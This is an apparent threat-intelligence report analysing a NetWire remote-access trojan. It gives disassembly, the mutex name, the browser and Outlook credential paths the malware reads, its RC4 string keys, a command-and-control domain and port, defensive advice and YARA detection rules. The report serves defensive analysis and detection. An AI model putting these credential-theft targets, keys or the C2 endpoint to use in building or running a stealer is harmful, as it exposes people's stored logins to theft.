0408B9D	891C24	mov dword ptr ss:[esp],ebx	
0408BA0	C74424 04 64254200	mov dword ptr ss:[esp+4],r2lty_008F0000.	[esp+4]: "HostId-%Rand%"
0408BA8	E8 E6780000	call r2lty_008F0000.410498	
0408BB5	891C24	mov dword ptr ss:[esp],ebx	

It gets the driver names using the GetLogicalDriveStringsA API, then learns the type of the driver names it receives using the GetDriveType API.

sub esp,eax			
lea esi,dword ptr ss:[esp+10]			
mov dword ptr ss:[esp],1000			
mov edi,dword ptr ss:[esp+1020]			
mov dword ptr ss:[esp+4],esi			
mov ebx,esi			
call <JMP.&GetLogicalDriveStringsA>	ebx:"A:\\", esi:"A:\\"		
test eax,eax			
push ecx			
push ecx			
jne r2lty_008F0000.406350			
mov dword ptr ss:[esp+C],0			
mov dword ptr ss:[esp+8],0			
mov dword ptr ss:[esp+4],A5			
jmp r2lty_008F0000.40637E			
mov eax,ebx	ebx:"A:\\"		
sub eax,esi	esi:"A:\\"		
cmp byte ptr ds:[ebx],0	ebx:"A:\\"		
je r2lty_008F0000.40636E			
mov dword ptr ss:[esp],ebx			
add ebx,4			
call <JMP.&GetDriveTypeA>			
push edx			
mov byte ptr ds:[ebx-2],al			
mov byte ptr ds:[ebx-1],7			
jmp r2lty_008F0000.406350			
mov dword ptr ss:[esp+C],eax			
mov dword ptr ss:[esp+8],esi			
mov dword ptr ss:[esp+4],A4			

FPU Göster

EAX 0000000C
 EBX 00285A50 "A:\\"
 ECX 00000019
 EDX 00000000
 EBP 00000000
 ESP 00285A44
 ESI 00285A50 "A:\\"
 EDI FFFFFFFF

EIP 00406333 r2lty_008F0000.00406333

EFLAGS 00000206
 ZF 0 PF 1 AF 0
 OF 0 SF 0 DF 0
 CF 0 TF 0 IF 1

Varsayilan (stdcal)

1: [esp+4] 00000000
 2: [esp+8] 00000000
 3: [esp+C] 005C3A41
 4: [esp+10] 005C3A43
 5: [esp+14] 005C3A44

The malware creates a mutex object named 'VmdIDEpb' on the system.

Key	HKLM\SYSTEM\ControlSet001\services\WinSock2\Parameters\Na...	0x9c
Mutant	\Sessions\1\BaseNamedObjects\VmdIDEpb	0xa4
Thread	r2lty_008F0000.bin (2212): 2308	0x90

Gets the title of the active window on the screen using the GetWindowTextW API.

By reading the registry, it obtains the user's sensitive data on Outlook.

It also transfers data such as user data and browser history stored in browsers to the command & control server.

```

; char aSYandexYandexb[]
aSYandexYandexb db '%s\Yandex\YandexBrowser\User Data\Default\Login Data',0
; char aSYandexYandexb_0[]
aSYandexYandexb_0 db '%s\Yandex\YandexBrowser\User Data\Local State',0
; char aSBravesoftware[]
aSBravesoftware db '%s\BraveSoftware\Brave-Browser\User Data\Default\Login Data',0
; char aSBravesoftware_0[]
aSBravesoftware_0 db '%s\BraveSoftware\Brave-Browser\User Data\Local State',0
; char aS360chromeChro_0[]
aS360chromeChro_0 db '%s\360Chrome\Chrome\User Data\Default\Login Data',0
; char aSgchromeChrome[]
aSgchromeChrome db '%s\360Chrome\Chrome\User Data\Default\Login Data',0
; char aS360chromeChro[]
aS360chromeChro db '%s\360Chrome\Chrome\User Data\Local State',0
a6Tsd0cMw85gc0d db '%6\Tsd0C Mw85gc0d\Tsd0C M5CVid\mWn4R aC5C',0

```

Some strings and DLLs that NetWire malware decodes:

```

0040B395 E8 10CEFFFF call r21ty_008f0000.4083AA
0040B39A 897424 0C mov dword ptr ss:[esp+C],esi
0040B39E 894424 10 mov dword ptr ss:[esp+10],eax
0040B3A2 C74424 08 DD334200 mov dword ptr ss:[esp+8],r21ty_008f0000
0040B3AA C74424 04 04020000 mov dword ptr ss:[esp+4],204
0040B3B2 891624 mov dword ptr ss:[esp],ebx
0040B3B5 E8 E2730000 call r21ty_008f0000.4127A8
0040B3BA 85FF test edi,edi
0040B3BC 0F85 C9000000 jne r21ty_008f0000.408488
0040B3C2 31ED xor ebp,ebp
0040B3C4 8B85 C0284200 mov eax,dword ptr ss:[ebp+4228C0]
0040B3CA 890424 mov dword ptr ss:[esp],eax
0040B3CD E8 D8CDFFFF call r21ty_008f0000.4081AA
0040B3D2 894424 10 mov dword ptr ss:[esp+10],eax
0040B3D6 8D8424 3C040000 lea eax,dword ptr ss:[esp+43C]
0040B3DD 897424 0C mov dword ptr ss:[esp+C],esi
0040B3E1 C74424 08 DD334200 mov dword ptr ss:[esp+8],r21ty_008f0000
0040B3E9 C74424 04 04020000 mov dword ptr ss:[esp+4],204
0040B3F1 890424 mov dword ptr ss:[esp],eax
0040B3F4 E8 AF730000 call r21ty_008f0000.4127A8
0040B3F9 8D8424 3C040000 lea eax,dword ptr ss:[esp+43C]
0040B400 890424 mov dword ptr ss:[esp],eax
0040B403 E8 128BFFFF call r21ty_008f0000.406F1A
0040B408 84C0 test al,al
0040B40E 74 37
  
```


Strings & DLL	Resolved State
I92Y0Gyy.Sii	msvcr100.dll
R6sOO.Sii	nspr4.dll
siYO.Sii	plc4.dll
siS6O.Sii	plds4.dll
R66Q54iN.Sii	nssutil3.dll
6W85WWRN.Sii	softokn3.dll
R66SV1N.Sii	nssdbm3.dll
%6\EWWnid\PIOWld\u6d0aC5C\ad8CQi5\mWn4R aC5C	C:\Users\----\AppData\Local\BraveSoftware\Brave-Browser\User Data\Default\
MdYQ0Nh.Sii	Secur32.dll
%6\.sQOsid\CYYWQR56.fli	%s\.purple\accounts.xml
m465dR4Rn...	Listening...
IWKY05Gt.Sii	mozcrt19.dll
PQ00dR5zd06WR	CurrentVersion
4RSdf.SC5	History.IE5

NetWire malware uses the RC4 cryptographic algorithm to encrypt strings and DLLs.


The keys used are:

_BqwHaF8TkKDMfOzQASx4VuXdZibUeylJWhj0m5o2ErLt6vGRN9sY1n3Ppc7g-C
TkKDMfOzQASX4VuxdzibuleylJwhj0m502ErLt6VGRN9sY1n3Ppc7g-C

NETWORK ANALYSIS



It has been seen that when the malware runs, it tries to connect to the "goryhaz11[.]duckdns[.]org" internet address. But because the server is not active, it could not establish a connection.



SOLUTION PROPOSALS

- Actual and reliable anti-virus software should be used on the systems.
- Incoming e-mails should be read carefully. e-mails and URLs from unknown sources and files should not be opened without a full scan of attachments.
- All installed software and operating system should be kept up to date.
- Train users frequently to be aware of potential phishing schemas and how to handle them in the right way.
- The network movements of the processes running on the system should be examined.
- Use anti-malware software such as antivirus or any endpoint protection software.

YARA Rule

```
import "hash"

rule NetWire: RAT

{
  meta:
    description = "rZLTY.exe"

  strings:
    $a = "Control Panel\\Desktop\\ResourceLocale"
    $b = "verifying installer: %d%"
    $c = "Software\\Microsoft\\Windows\\CurrentVersion"
    $d = "\\Microsoft\\Internet Explorer\\Quick Launch"
    $e = ".DEFAULT\\Control Panel\\International"
    $f = "[Rename]"
    $g = "%u.%u%s%s"
    $h = "_BqwHaF8TkKDMfOzQASx4VuXdZibUIeylJWhj0m5o2ErLt6vGRN9sY1n3Ppc7g-C%.4d-%.2d-%.2d%.2d:%.2d:%.2d"
    $i = "MdYQ0Nh.Sii"
    $j = "MT_qUDrj\\FWk4iiC\\%6\\%6\\FC4R"
    $k = "%6\\FWk4iiC\\_40d8Wf\\s0W84id6.4R4"

  condition:
    hash.md5(0,filesize) == "e2154fb3783200b87300667a16a7fe7f" or all of them
}
```

```
import "hash"
rule NetWire: RAT
{
  meta:
  description = "rZLTY.exe"

  strings:
  $a = "hostname"
  $b = "filenames.txt"
  $c = "encryptedUsername"
  $d = "Host.exe"
  $e = "%.2d/%.2d/%d %.2d:%.2d:%.2d"
  $f = "%c%.8x%s%s"
  $g = "Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
  $h = "History"
  $i = "/nettle-3.5.1/aes-encrypt.c"
  $j = "/nettle-3.5.1/aes-encrypt.c"
  $k = "/nettle-3.5.1/gcm.c"
  $l = "/nettle-3.5.1/memxor.c"
  $m = "/nettle-3.5.1/memxor3.c"
  $n = "/nettle-3.5.1/aes-set-key-internal.c"
  $o = "/nettle-3.5.1/ctr16.c"
  $p = "#7@Qhq\\1@NWgyxeH\\_bpdgc%.2d/%.2d/%d %.2d:%.2d:%.2d"
  $r = "goryhazel1.duckdns.org:6504;"
  $s = "Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging
Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
  $t = "Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
  $u = "Cs43163g4R3YW0d3s0WYd66dR240WRldR53iG3G3y.Sii"

  condition:
  hash.md5(0,filesize) == "98621ccd75026147bc3d207a62b0089e" or all of them
}
```

Analysis Team

Fatma Nur Gözüküçük

<https://www.linkedin.com/in/fatma-nur-gözüküçük/>

Fatma Helin Çakmak

<https://www.linkedin.com/in/helin-çakmak>

Hakan Soysal

<https://www.linkedin.com/in/hakansoysal/>

Halil Filik

<https://www.linkedin.com/in/halilfilik/>

Yasin Mersin

<https://www.linkedin.com/in/yasinmersin/>